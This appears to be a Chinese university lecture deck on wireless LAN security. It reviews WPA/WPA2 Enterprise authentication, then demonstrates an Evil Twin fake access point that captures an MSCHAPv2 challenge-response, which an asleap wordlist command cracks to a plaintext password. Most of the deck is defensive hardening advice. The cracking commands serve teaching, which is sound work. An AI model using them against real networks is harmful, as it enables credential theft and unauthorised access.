[+] WPA PSK: 'a0bd543e4b1523f5c5f20b42693240bf901f0ab778682740dee7bd3'
[+] AP SSID: 'dr [REDACTED] gg'
root@kali: ~#
```





攻击WPA/WPA2 企业级认证无线网络



回顾WPA/WPA2 企业级认证


- 逻辑上来说，EAP认证过程发生在请求者（supplicant）和认证服务器（authentication server）之间





回顾WPA/WPA2 企业级认证


- 物理上来说，AP扮演了认证过程的中间人
 - 认证过程建立在安全隧道之上，但加密的SSL/TLS数据是在开放的无线网络上传输的





回顾WPA/WPA2 企业级认证

- 在安全隧道建立之前，AP是一个开放访问的接入点
- 开放无线网络易遭受Evil Twin攻击，因为（客户端）没有办法验证AP的身份






当用户连接无线网络过程中看到了以下...





攻击者此刻正在...





攻击者在Fake AP上可以看到...

基于明文口令生成的**挑战-响应应答消息**（单向散列运算值）

```
mschapv2: Wed Aug  2 16:40:49 2017
  username:      test
  challenge:    af:77:a7:ff:b0:b7:2a:64
  response:     c4:52:40:74:26:99:33:45:b5:24:cb:00:f8:0b:61:bc:fd:af:a8:af:c8:de:13:88
jtr NETNTLM:   test:$NETNTLM$af77a7ffb0b72a64$c452407426993345b524cb00f80b61bcfdafa8afc8de1388
```

导入到[asleap](#)中进行离线字典暴力破解

```
root@KaliRolling:~/workspace/eaphammer# asleap -C af:77:a7:ff:b0:b7:2a:64 -R c4:52:40:74:26:99:33:45:b5:24:cb:00:f8:0b:61:bc:fd:af:a8:af:c8:de:13:88 -W wordlists/rockyou.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "wordlists/rockyou.txt".
  hash bytes:      cb27
  NT hash:        3a74c517e691dd5afb09183601f7cb27
  password:       qazwsxedcrfv
```



企业级认证安全性如何保障？

- 禁用不安全的EAP实现方法
 - EAP-MD5, EAP-OTP, EAP-GTC, LEAP
- 启用并~~正确配置~~安全的EAP实现方法
 - PEAP, TTLS, EAP/TLS



正确配置企业级认证

- 在无线客户端上预置自签发的EAP认证证书或购买权威CA签发的用于身份认证的证书
- 无线客户端启用永远验证服务器证书有效性
- 教育无线网络用户不要信任任何被警告的证书
 - 学会手工验证证书的CN字段值是否与公司通告一致



构建安全的无线局域网

中国传媒大学



层次化的安全加固策略

- 人
- 应用层
- 网络层
- 链路层
- 物理层



人

- 避免使用万能WiFi钥匙类APP
- 定期更换共享密钥
- 谨慎使用公共或陌生Wi-Fi
- 所有具备Wi-Fi功能的设备在不使用Wi-Fi功能时关闭无线开关（软开关或硬件开关）
 - 避免Evil Twin攻击套取到你连过的AP的EAPOL Packet用于离线破解WPA/WPA2 PSK密码
 - 避免设备主动连入开放认证的恶意AP
 - 监听、MITM



个人用户——应用层

- 无线路由器默认设置的安全加固
 - 修改默认的管理员密码
 - 修改默认的管理员用户名
 - 启用登录管理界面的图形化验证码
 - 更新到最新版固件



个人用户——网络层

- 启用客人/访客网络
 - 仅提供互联网访问，禁止访问有线局域网
 - 使用独立密码
- 启用AP隔离功能
 - 禁止无线网络中的客户端相互直接访问，杜绝局域网内的攻击



个人用户——链路层

- 使用WPA2-PSK
- 使用强健密码
 - 大小写字母、数字、特殊字符组合
- 禁用WPS功能
- 避免使用常见SSID名
 - 例如：dlink、NetGear等



个人用户——物理层

- 根据信号覆盖范围需求，合理设置无线路由器的信号发射功率



企业用户——链路层

- 启用WPA-企业级身份认证
 - 实名制、独立账号接入
 - 有IT技术能力的企业强烈建议配置EAP-TLS
 - 双向证书验证



企业用户——网络层

- 子网划分与隔离
- 按业务需求、安全等级设置无线局域网、有线局域网和互联网之间的访问控制机制



家用无线路由器中的AP隔离功能

150M无线速率，11N技术，无线生活新选择

无线高级设置

Beacon时槽:	100	(40-1000)
RTS时槽:	2346	(256-2346)
分片阈值:	2346	(256-2346)
DTIM阈值:	1	(1-255)

开启 WMM
 开启 Short GI
 开启AP隔离

您已经更改了无线设置，[重启后生效](#)。

[保 存](#) [帮 助](#)



企业用户——物理层

- 缩窄发射天线覆盖范围
- 墙面信号反射涂料
- 使用定向天线



参考资料

- [802.1x Port-Based Authentication HOWTO](#)
- [Configuring 802.1x Authentication in Linux](#)
- [PEAP: Pwned Extensible Authentication Protocol, ShmooCon 2008](#)
- [DEFCON-25-Gabriel-Ryan-Advanced-Wireless-Attacks-Against-Enterprise-Networks](#)



延伸阅读

- BackTrack 5 Wireless Penetration Testing Beginner's Guide
- HACKING EXPOSEDTM WIRELESS: WIRELESS SECURITY SECRETS & SOLUTIONS 2nd Edition